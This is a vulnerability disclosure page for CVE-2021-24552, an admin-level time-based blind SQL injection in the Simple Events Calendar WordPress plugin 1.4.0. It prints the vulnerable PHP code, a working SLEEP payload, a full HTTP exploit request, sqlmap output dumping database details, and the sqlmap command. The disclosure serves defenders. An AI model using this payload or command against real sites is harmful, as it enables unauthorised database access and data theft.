code vigilant

To err is human.. To fix is humanity

HOME DISCLOSURE BLOG RSS FEED ABOUT TEAM

Wp Plugin Simple Events Calendar

Plugin Details

Plugin Name: wp-plugin : simple-events-calendar
Effected Version : 1.4.0 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Administrator
CVE Number : CVE-2021-24552
Identified by : Shreya Pohekar
WPScan Reference URL

Disclosure Timeline

- June 1, 2021: Issue Identified and Disclosed to WPScan
- June 2, 2021 : Plugin Closed
- July 20, 2021 : CVE Assigned
- July 23, 2021 : Public Disclosure


Technical Details

The delete event functionality takes in POST parameter `event_id`, accessible to Administrator role is not properly sanitised, escaped or validated before being inserted into the SQL statement, leading to time-based blind SQL Injection.

Vulnerable Code: simple-events-calendar.php#L166

```
165:      $remove_event = $_POST['event_id'];
166:      $wpdb->query(" DELETE FROM $table_name WHERE id = $remove_event ");
167:      $result = $wpdb->get_row( "SELECT * FROM $table_name WHERE id = $remove_event" );
```

PoC Screenshot



```
[08:51:45] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[08:52:06] [INFO] POST parameter 'event_id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[08:52:06] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[08:52:06] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[08:52:10] [INFO] target URL appears to be UNION injectable with 9 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[08:52:17] [INFO] checking if the injection point on POST parameter 'event_id' is a false positive
POST parameter 'event_id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 133 HTTP(s) requests:
---
Parameter: event_id (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: event_id=1 AND (SELECT 4695 FROM (SELECT(SLEEP(5)))wWPs)&delete=Remove
---
[08:52:48] [INFO] the back-end DBMS is MySQL
[08:52:48] [INFO] fetching banner
[08:52:48] [INFO] retrieved:
[08:52:48] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[08:53:19] [INFO] adjusting time delay to 3 seconds due to good response times
8.0.23-0ubuntu0.20.04.1
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.0.12
banner: '8.0.23-0ubuntu0.20.04.1'
[09:03:36] [INFO] fetching current user
[09:03:36] [INFO] retrieved: bob
[09:04:53] [ERROR] invalid character detected. retrying..
[09:04:53] [WARNING] increasing time delay to 4 seconds
@localhost
current user: 'bob@localhost'
[09:09:36] [INFO] fetching current database
[09:09:36] [INFO] retrieved: wp
current database: 'wp'
```

Exploit

```
POST /wp-admin/admin.php?page=simple-events&tab=existing_events HTTP/1.1
Host: 172.28.128.50
Content-Length: 33
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.28.128.50
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Referer: http://172.28.128.50/wp-admin/admin.php?page=simple-events&tab=existing_events
Accept-Language: en-US,en;q=0.9
Cookie: wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1619865839%7CL5fqg1FO8rkkhtDGRwC1BvcmDA3wIow4wDpBTHfsLl8%7Cc79ef02a
Connection: close
```

```
event_id=1 AND (SELECT 4695 FROM (SELECT(SLEEP(5)))wWPs)&delete=Remove
```

SQLmap Command

```
sqlmap -r events-calendar.req --dbms mysql --current-user --current-db -b -p event_id --batch
```